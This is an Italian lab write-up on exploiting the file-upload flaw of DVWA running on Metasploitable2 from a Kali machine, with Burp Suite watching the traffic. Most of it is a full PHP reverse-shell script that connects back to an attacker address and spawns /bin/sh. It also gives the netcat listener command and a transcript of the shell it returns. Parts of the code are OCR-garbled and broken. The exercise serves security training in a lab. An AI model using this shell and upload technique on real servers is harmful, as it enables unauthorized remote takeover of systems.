EXPLOIT FILE UPLOAD

Nell'esercizio di oggi andremo a vedere come sfruttare un file upload sulla DVWA per caricare una shell in php, monitorando gli step tramite BurpSuit.

Configureremo quindi le macchine Kali e Metasploitable2 in modo tale che comunichino tra loro:

```
kali@kali: ~
File Actions Edit View Help
  --(kali⊕kali)-[~]
s ping 192.168.32.101
PING 192.168.32.101 (192.168.32.101) 56(84) bytes of data.
64 bytes from 192.168.32.101: icmp_seq=1 ttl=64 time=5.79 ms
64 bytes from 192.168.32.101: icmp_seq=2 ttl=64 time=0.438 ms
64 bytes from 192.168.32.101: icmp_seq=3 ttl=64 time=0.400 ms 64 bytes from 192.168.32.101: icmp_seq=4 ttl=64 time=0.318 ms
zsh: suspended ping 192.168.32.101
__(kali⊗ kali)-[~]
  Clone di Metasploitable2 [In esecuzione] - Oracle VM Virt...
   File
            Macchina Visualizza Inserimento
                                                                          Dispositivi
                                                                                                     >>
 metasploitable login: msfadmin
 Password:
 Last login: Fri Nov 25 11:18:28 EST 2022 on tty1
 Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686
 The programs included with the Ubuntu system are free software;
 the exact distribution terms for each program are described in the
 individual files in /usr/share/doc/*/copyright.
 Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
 applicable law.
 To access official Ubuntu documentation, please visit:
 http://help.ubuntu.com/
 No mail.
 msfadmin@metasploitable:~$ ping 192.168.32.100
PING 192.168.32.100 (192.168.32.100) 56(84) bytes of data.
 64 bytes from 192.168.32.100: icmp_seq=1 ttl=64 time=0.495 ms
 64 bytes from 192.168.32.100: icmp_seq=2 ttl=64 time=0.426 ms
64 bytes from 192.168.32.100: icmp_seq=3 ttl=64 time=0.360 ms
64 bytes from 192.168.32.100: icmp_seq=4 ttl=64 time=0.486 ms
64 bytes from 192.168.32.100: icmp_seq=5 ttl=64 time=0.400 ms
 [1]+ Stopped
                                       ping 192.168.32.100
 nsfadmin@metasploitable:~$
```

Andremo a sfruttare le vulnerabilità di "file upload" presente sulla DVWA per prendere controllo della macchina tramite una shell in php, intercettando e analizzando le richieste verso la DVWA con BurpSuit.

Dovremo andare a caricare una shell (facilmente reperibile online) sulla nostra macchina Kali.

```
1 <?php
 2
 3 set_time_limit (0);
 4 $VERSION = "1.0";
5 $ip = '192.168.32.100'; // CHANGE THIS
                       // CHANGE THIS
 6 $port = 1234;
 7 $chunk_size = 1400;
8 $write_a = null;
9 $error_a = null;
10 $shell = 'uname -a; w; id; /bin/sh -i';
11 $daemon = 0;
12 $debug = 0;
13
14
15 if (function_exists('pcntl_fork')) {
            // Fork and have the parent process exit
16
17
            $pid = pcntl_fork();
18
            if ($pid = -1) {
19
                     printit("ERROR: Can't fork");
20
21
            }
22
23
24
25
                    exit(0); // Parent exits
26
27
           // Make the current process a session leader
28
29
30
            if (posix_setsid() = -1) {
                     printit("Error: Can't setsid()");
31
32
            }
33
34
35
36 } else {
            printit("WARNING: Failed to daemonise. This is quite common and not fatal."
37
38 }
39
40 // Change to a safe directory
41 chdir("/");
42
43 // Remove any umask we inherited
```

```
44 umask(0);
45
46 //
47 // Do the reverse shell ...
48 //
49
50 // Open reverse connection
51 $sock = fsockopen($ip, $port, $errstr, 30);
52 if (!$sock) {
             printit("$errstr ($errno)");
53
54
55 }
56
57 // Spawn shell process
58 $descriptorspec = array(
59 0 ⇒ array("pipe", "r"), // stdin is a pipe that the child will read from
60 1 ⇒ array("pipe", "w"), // stdout is a pipe that the child will write to
61 2 ⇒ array("pipe", "w") // stderr is a pipe that the child will write to
62
63
64 $process = proc_open($shell, $descriptorspec, $pipes);
65
66 if (!is_resource($process)) {
             printit("ERROR: Can't spawn shell");
67
68
69 }
70
71 // Set everything to non-blocking
72 // Reason: Occsionally reads will block, even though stream_select tells us they won't
73 stream_set_blocking($pipes[0], 0);
74 stream_set_blocking($pipes[1], 0);
75 stream_set_blocking($pipes[2], 0);
76 stream_set_blocking($sock, 0);
78 printit("Successfully opened reverse shell to $ip:$port");
79
80 while (1) {
             // Check for end of TCP connection
81
82
              if (feof($sock)) {
                        printit("ERROR: Shell connection terminated");
83
84
              }
85
86
```

```
87
             // Check for end of STDOUT
             if (feof($pipes[1])) {
 88
 89
                      printit("ERROR: Shell process terminated");
 90
             }
 91
 92
 93
             // Wait until a command is end down $sock, or some
 94
             // command output is available on STDOUT or STDERR
 95
 96
             $num_changed_sockets = stream_select($read_a, $write_a, $error_a, null)
 97
             // If we can read from the TCP socket, send
 98
 99
             // data to process's STDIN
             if (in_array($sock, $read_a)) {
    if ($debug) printit("SOCK READ");
    $input = fread($sock, $chunk_size);
100
101
102
103
                      if ($debug) printit("SOCK: $input");
104
                      fwrite($pipes[0], $input);
105
             }
106
107
             // If we can read from the process's STDOUT
108
             // send data down tcp connection
             if (in_array($pipes[1], $read_a)) {
109
                      if ($debug) printit("STDOUT READ");
110
                      $input = fread($pipes[1], $chunk_size);
111
                      if ($debug) printit("STDOUT: $input");
112
113
                      fwrite($sock, $input);
114
             }
115
116
             // If we can read from the process's STDERR
117
             // send data down tcp connection
             if (in_array($pipes[2], $read_a)) {
     if ($debug) printit("STDERR READ");
118
119
120
                      $input = fread($pipes[2], $chunk_size);
                      if ($debug) printit("STDERR: $input");
fwrite($sock, $input);
121
122
123
             }
124 }
125
126 fclose($sock);
127 fclose($pipes[0]);
128 fclose($pipes[1])
```

```
128 fclose($pipes[1]);
129 fclose($pipes[2]);
130 proc_close($process);
131
132 // Like print, but does nothing if we've daemonised ourself
133 // (I can't figure out how to redirect STDOUT like a proper daemon)
134 function printit ($string) {
135         if (!$daemon) {
136             print "$string\n";
137         }
138 }
139
140 ?>
141
```

Idicando l'indirizzo local host della macchina, in questo caso 192.168.32.100, e la porta del target da scansionare, in questo caso 1234.

```
46
47 set_time_limit (0);
48 $VERSION = "1.0";
49 $ip = '192.168.32.100'; // CHANGE THIS
50 $port = 1234; // CHANGE THIS
51 $chunk_size = 1400;
52 $write_a = null;
53 $error_a = null;
54 $shell = 'uname -a; w; id; /bin/sh -i';
55 $daemon = 0;
56 $debug = 0;
```

Apriremo quindi BurpSuit per iniziare una nuova scansione, andando ad accedere alla DVWA via browser dalla macchina Kali digitando l'IP di Metasploitable2 (192.168.32.101).

Come prima cosa configureremo il "security level" della DVWA su "low", per poi spostarsi sulla scheda Upload per inserire il file.php.


	provabrute.py	2.4 kB	Text	15 Nov
01	scan -A.pcapng	550.7 kB	Packet Capture (PCAPNG)	10 Nov
010	seekFile.py	1.2 kB	Text	17 Nov
	shell.php	5.5 kB	Program	05:20
	SYN scan.pcapng	187.4 kB	Packet Capture (PCAPNG)	10 Nov
	TCP scan.pcapng	206.6 kB	Packet Capture (PCAPNG)	10 Nov
in the second second	TCP scan2.pcapng	206.6 kB	Packet Capture (PCAPNG)	10 Nov
Open files read only				




Una volta inserito correttamente il file andremo ad inserire il path consigliato sulla barra di ricerca.



Tenendo sempre aperta la sessione di BurpSuit andremo ad inserire i nostri comandi di Netcat dal terminale di Kali:





Una volta caricata la shell, ess accetterà un parametro tramite richiesta GET nel campo cmd (come evidenziato nell'immagine).

Come possiamo vedere utilizzando il comando -help di netcat il comando -lnvp è un insieme di vari altri comandi. Che ci permetteranno di:

- -l modalità ascolto, per connessioni in entrata;
- -n indirizzo IP numerico;
- -v fornisce informazioni;
- -p "port" numero della porta locale.

```
-(kali⊕kali)-[~]
[v1.10-47]
connect to somewhere:
                       nc [-options] hostname port[s] [ports] ...
listen for inbound:
                       nc -l -p port [-options] [hostname] [port]
options:
       -c shell commands
                                as `-e'; use /bin/sh to exec [dangerous!!]
       -e filename
                                program to exec after connect [dangerous!!]
       -b
                                allow broadcasts
                                source-routing hop point[s], up to 8
       -g gateway
       -G num
                                source-routing pointer: 4, 8, 12, ...
       -h
                                this cruft
       -i secs
                                delay interval for lines sent, ports scanned
       -k
                                set keepalive option on socket
                                listen mode, for inbound connects
       -1
                                numeric-only IP addresses, no DNS
       -o file
                                hex dump of traffic
                                local port number
       -p port
                                randomize local and remote ports
                                quit after EOF on stdin and delay of secs
       -q secs
       -s addr
                                local source address
       -T tos
                                set Type Of Service
                                answer TELNET negotiation
        -t
                                UDP mode
       -u
                                verbose [use twice to be more verbose]
        -٧
                                timeout for connects and final net reads
       -w secs
       -C
                                Send CRLF as line-ending
                                zero-I/O mode [used for scanning]
       - Z
port numbers can be individual or ranges: lo-hi [inclusive];
hyphens in port names must be backslash escaped (e.g. 'ftp\-data').
  —(kali⊕kali)-[~]
```

Potremo ora eseguire dei comandi da remoto tramite la shell.php come muoverci tra le directory e vedere il loro contenuto.

```
____(kali@ kali)-[~]

$ nc -lnvp 1234
listening on [any] 1234 ...
connect to [192.168.32.100] from (UNKNOWN) [192.168.32.101] 51475
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux
09:51:23 up 5 min, 2 users, load average: 0.04, 0.08, 0.03
                                      LOGINO IDLE JCPU PCPU WHAT 09:47 4:11m 0.01s 0.00s -bash 09:46 4:37m 0.00s 0.00s -bash
USER TTY
msfadmin tty1
root pts/0 :0.0
uid=33(www-data) gid=33(www-data) groups=33(www-data)
sh: no job control in this shell
sh-3.2$ ls
bin
boot
cdrom
dev
etc
home
initrd
initrd.img
lib
lost+found
media
mnt
nohup.out
opt
proc
root
sbin
srv
sys
tmp
usr
var
vmlinuz
sh-3.2$ cd home
sh-3.2$ ls
ftp
msfadmin
service
user
sh-3.2$
```